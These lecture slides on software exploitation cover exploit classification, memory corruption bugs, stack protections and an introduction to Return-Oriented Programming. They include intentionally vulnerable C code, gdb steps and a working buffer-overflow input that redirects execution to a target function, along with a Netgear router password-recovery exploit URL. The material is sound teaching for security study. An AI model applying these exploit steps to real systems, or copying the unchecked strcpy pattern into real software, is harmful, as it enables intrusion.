




# EXPLOITATION

Prof. Dr. Bernhard Tellenbach

# Content

- Definition and classification of exploits
- Revisited: Stack-based buffer overflow attacks (=> SWS1)
- Revisited: ASLR, Stack Canaries, NX/DEP (=> SWS1)
- Return-Oriented Programming (ROP)
  - Overview
  - Details
  - Mitigations

# Goals

- You know the **concept** of Return-Oriented Programming
- You can **craft a ROP chain** that achieves a specific goal
- You can explain why ROP can be used to **circumvent NX/DEP**
- You can explain **under which circumstances** it is possible to circumvent NX/DEP, ASLR and Stack Canaries

## Exploits – Definition (2)

- An exploit is a **piece of software**, a **chunk of data**, or a **sequence of commands** that takes advantage of a vulnerability

### Examples

- **Chunk of data**: Ping of death
  - Oversized (and fragmented) IP packet crashing the server
  - Discovered in 1997 affecting almost all OS
  - Reappeared in 2013 in all Windows OS with IPv6 support
- **Piece of software**: JavaScript code exploiting a vulnerability in the browser
- **Sequence of commands**: Exploit for CVE-2017-5521 (admin PW, Netgear router)
  - Cancel authentication when asked for credentials  
=> redirect to page showing recovery token
  - Supply token to: `http://.../passwordrecovered.cgi?id=TOKEN => admin pw`

## Exploits – Definition (2)

- Exploits cause **unintended** or **unanticipated** behavior on computer software, hardware, or something electronic
- Exploits for **bugs in the human hardware**: Social Engineering
  - Based on specific attributes of **human decision-making** known as cognitive biases
- Cognitive biases are exploited in various combinations to create a variety of attack techniques like (spear) phishing or tailgating
  - **Phishing**: Technique of fraudulently obtaining private information
    - Phishing e-mail: message that appears to come from a legitimate business requesting "verification" of information and warning of some consequence if not provided
  - **Spear phishing**: Phishing but highly customized to one or a few end users
  - **Tailgating**: Getting entry to a restricted area by walking in behind a person who has legitimate access


# Exploits – Classification

- Exploits are often classified **by the action** against the vulnerable system
  - Unauthorized data access, arbitrary code execution, denial of service, privilege escalation,...
- In addition, the following terms are used to characterize them:
  - A **local exploit** is targeting a vulnerability on the system on which it is executed, for example gain admin privileges
  - A **remote exploit** is targeting a vulnerability on a remote system
  - A **client-side exploit** targets a vulnerability of a client software
    - They often require the **"help" of a user** to work (open a malicious file, access a specific website etc.)
    - **Drive-by attacks** might use client-side exploits which do not require the help of a user (e.g., exploits triggered by malicious ads)
  - A **server-side exploit** targets a server and does not require the "help" of a user to work
  - **0-day/zero-day exploit**: An exploit for a vulnerability that was not publicly reported, announced or is unaddressed when the exploit becomes active
    - "Day Zero": Day on which the vendor (or public) learns of the vulnerability

# The Art of Exploitation

- Crafting exploits requires a lot of domain specific knowledge
- One domain is memory corruption vulnerabilities in software to hijack the control flow and make it do whatever you want it to do

In the following,  
that's our focus

A blue callout box with a tab-like shape on the left side. It contains the text "In the following, that's our focus". A thin blue arrow originates from the top right of the box and points to the word "memory" in the second bullet point. Another thin blue arrow originates from the right side of the box and points to the word "hijack" in the same bullet point.

# Memory corruption vulnerabilities

- Buffer overflow

- No bounds-checking
- Erroneous bounds-checking

```
char target[128];  
strcpy(target, source)
```

- Indexing errors

- No arbitrary control
- Can “jump” over memory areas, e.g., stack canary

```
for (k = 0; k < num_nonzero; k+=1) {  
    i += RLCoeffs[k*2+0];  
    temp[i] = RLCoeffs[k*2+1];  
    i += 1;  
}
```

- Arbitrary writes

- No or erroneous bound-checks

```
array[user_sup_index] = user_sup_data
```


- Use-After-Free

- Memory that was freed and ev. reused

```
char* ptr = (char*)malloc (SIZE);  
if (err) {  
    abrt = 1;  
    free(ptr);  
}  
...  
if (abrt) {  
    logError("operation aborted", ptr);  
}
```

- Type confusion

# Typical Memory Organisation




- Every process runs in its **own virtual address space**
- The address space of a process can be separated into **segments**

# Stack Layout and Function Calls - Revisited

```


leave:   ESP = EBP
         pop EBP  (=>parent EBP)
ret:     EIP = ret addr
         ESP = ESP+4
  
```




# Stack-Based Buffer Overflow - Revisited

```
char buffer[256], tmpBuf[12];  
int count = 0, pos = 0;  
  
// Read data from socket,  
// and copy it into buffer  
cnt = recv(sock, tmpBuf, 12, 0);  
while (cnt > 0) {  
    memcpy(buffer+pos, tmpBuf, cnt)  
    pos += cnt;  
    cnt = recv(sock, tmpBuf, 12, 0);  
}
```

Stack frame  
layout:



Stack frame layout  
after **code injection**:



# Protections - Revisited

- **ASLR – Address Space Randomization**
  - Places some or all memory segments (stack, heap, code, data,...) at random positions in the virtual address space
  - Effectiveness (address entropy) depends on placement algorithm and architecture (32-bit much lower than on 64-bit)
- **Non-executable memory:**
  - Marks memory as non-executable at the page level (4 kB or greater)
  - Naming: NX (Linux), DEP (Windows), XN (ARM)
    - XN = eXecute Never, NX = No-eXecute, DEP= Data Execution Prevention
- **Stack canaries**
  - Protect parts of the stack (e.g., ret address) from sequential overwrites

**We need more sophisticated technique than the simple buffer overflow technique from before!**

# Return Oriented Programming (ROP)

# ROP – Overview

- ROP is a technique that allows to **execute arbitrary code** on the target **without submitting/injecting** any code (first published in 09/2005 by Sebastian Krahmer)
- Instead, ROP makes use of **the code of the application** itself
- Pieces of code that are useful for ROP are **called gadgets**
- An important property of gadgets is that at the end of a gadget, there is code to **pass control** to another gadget (the attacker defines to which one)
- ROP is a **control-flow hijacking** attack – by altering data relevant for the control-flow it makes a new program out of an existing one
  - There is enough code in most applications to implement any functionality
- **NX/DEP protection is completely useless** against ROP-based remote code execution attacks

# ROP by Example – Calling Functions (1)

- Let us assume we have a program with a buffer-overflow vulnerability
- We want to make a call to an EXISTING function – the **target** function – so that NX/DEP protection mechanisms are not triggered
- For now, we assume that
  - we know the address of the target function
  - no stack canaries are used and/or we know their values

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

void target() {
    printf("target\n");
}

void process_arg(char* arg) {
    char buf [1024];
    strcpy(buf, arg);
}

int main( int argc, char** argv) {
    if(argc != 2) {
        system("echo More #args!");
        return 2;
    } else {
        process_arg(argv[1]);
    }
    return 0;
}
```

## ROP by Example – Calling Functions (2)

- How to call the target function?
- Basic idea:
  - Find address of target
  - Determine number of bytes required to overwrite return address
  - Craft an input so that the return address is overwritten with the address of target

# ROP by Example – Calling Functions (3)

```
gdb> print target
$1 = {<text variable, no debug info>} 0x8049182
<target>
```

```
gdb> disass process_arg
```

```
...
0x080491d0 <+35>: call 0x8049030 <strcpy@plt>
0x080491d5 <+40>: add esp,0x10
...
```

```
gdb> break *0x080491d5
```

```
...
```

```
gdb> run `p2bin 'b"A" * 1024'`
```

```
...
```

```
gdb> context stack
```

```
...
```


```
gdb> info frame
```

```
...
```

Saved registers:

ebx at 0xffffd104, ebp at 0xffffd108,  
eip at 0xffffd10c

Stack frame layout:



# ROP by Example – Calling Functions (4)

- How to call the target function?
- Basic idea:
  1. Find address of target  
=> 0x8049182
  2. Determine number of bytes required to overwrite return address  
=> 1036
  3. Craft an input so that the return address is overwritten with the address of target  
./rop-demo `p2bin 'b"A"\*1036 + pack("<L", 0x08049182)`


Why does this happen?

4. Result:  
target

[2] 2467 segmentation fault ./rop python -c 'print ...'

# ROP by Example – Calling Functions (5)

stack frame of function «process\_args»  
after overflow happened




stack frame of function «process\_args»  
before "returning" to target

End of process\_arg:

leave: **ESP = EBP**

pop EBP (=parent EBP)

